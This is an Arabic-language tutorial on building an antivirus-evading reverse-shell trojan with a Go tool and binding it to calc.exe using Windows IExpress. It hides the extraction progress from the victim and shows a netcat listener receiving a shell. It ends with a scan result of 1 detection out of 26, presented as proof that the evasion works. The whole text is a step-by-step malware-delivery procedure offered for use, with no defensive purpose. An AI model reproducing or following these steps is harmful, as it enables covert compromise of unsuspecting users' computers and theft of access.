

# Bind backdoor with exe file

في هذي المقالة بتكلم ان شاء الله كيف تدمج ملف ضار سواء فايروول او مع اي برنامج اخر trojan horse

## بناء الملف الضار

في البداية بنسوي trojan horse و عندي اداة تسوي هذا الشي مع تخطيات ل AV [رابط الاداة](#) بعد تحميلها نبدأ نسوي التروجن حقا

```
go run create.go 127.0.0.1 1234 Hiaxce https://google.com/
```


بنلاقي التروجن في مجلد output نسوي له build طبعا الايبي و البورت تغيّرهم و يفضل تغيّر ال Hiaxce لأي قيمة عادي و رابط قوغل تقدر تغيّر لأي رابط تبنيه هذي فقط لتخطي بعض حمايات AV

```
go build shell.go
```


الحين خلصنا من التروجن تقدر تختبره اذا شغال او لا فقط شغل nc مثلا بعدها شغل ال shell.exe و بييجيك اتصال

## دمجة مع exe

فيه اختصار على الويندوز اضغط R + windows و اكتب iexpress




اضغط اول خيار بعدها اول خيار مره ثانيه و بيظهر لك




The screenshot shows a Windows-style dialog box titled "IExpress Wizard" with a close button (X) in the top right corner. The main area is titled "Package title" in bold. Below the title, there is a text instruction: "Type the title of your package in the following box. This title will appear on all dialog boxes that the user sees." Underneath this instruction is a text input field containing the placeholder text "any title here". To the left of the text area is a large, empty rectangular box with a dark teal gradient background. At the bottom of the dialog, there are three buttons: "< Back", "Next >", and "Cancel".

الحين نحت اي عنوان نبيه و نضغط next



هنا بيقول لك اذا تبني رساله تجيبه قبل ما يتنفذ الكود ف مثلا انا بكتب hi there بعدها بيقول لك  
License تقدر تسوي next علطول




الحين يطلب منك تحدد الملفين اللي تبي تدمجهم انا بختار calc.exe و shell.exe




## Packaged files


Create a list of files that you want in your compressed package.

Filename	Path
shell.exe	D:\xampp\htdocs\go\AVBypass\out...
calc.exe	C:\Windows\System32\



يفضل تخلي البرنامج اللي تبني تدمجة في البداية

 IExpress Wizard ✕



## Package Name and Options

Enter the target path and filename for your package.  
This is the file that will get downloaded and executed by the user.

Browse

Options

☐ Hide File Extracting Progress Animation from User


☐ Store files using Long File Name inside Package

< Back


Next >

Cancel

تختار المسار اللي تبي تحط الملف الاخير فيه و تضغط على Hide File....Adnimation from user




بيجيك قبلها خيار restart لا تخليه يسوي restart و هنا نحت Don't save مراح نحتاج ملف SED و next




هذا الملف الدمج الاخير بنشغلة الحين





هذي اللي حطيناها فوق نحت yes



اشتغلت معي الحاسبة و shell طبعا shell و نشيك على netcat

```
(kira@LAPTOP-5UORD6KL)-[/mnt/c/Users/kira2]
$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 127.0.0.1 1092
whoami
laptop-5uord6kl\kira2
|
```

و اشتغل الشل معنا طبيعي

هنا بعد مارفعته على [antiscan.me](https://antiscan.me)

Text Results

Image Results

Links

Filename

hello.EXE

MD5

12c1e458e1f813c4392f397d089cf5ca

★ Detected by

1/26

Scan Date

20-11-2021 12:24:34

Your file has been scanned with 26 different antivirus software (no results have been distributed).  
The results of the scans has been provided below in alphabetical order.

Native C++ RAT

WARZONE RAT

Combined in one file  
[XLS, XLSM, CSV]

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Clean

Fortinet: Clean

AhnLab V3 Internet Security: Clean

F-Secure: Clean

Alyac Internet Security: Clean

IKARUS: Clean

Avast: Clean

Kaspersky: Clean

AVG: Clean

MrAfee: Clean

## الملخص

الطريقة هذي تعطيك امكانية تدمج ملفين exe او اكثر بملف واحد و لما تشغلة يشتغلون كلهم و حنا استخدمناها بطريقة ضارة تقريبا

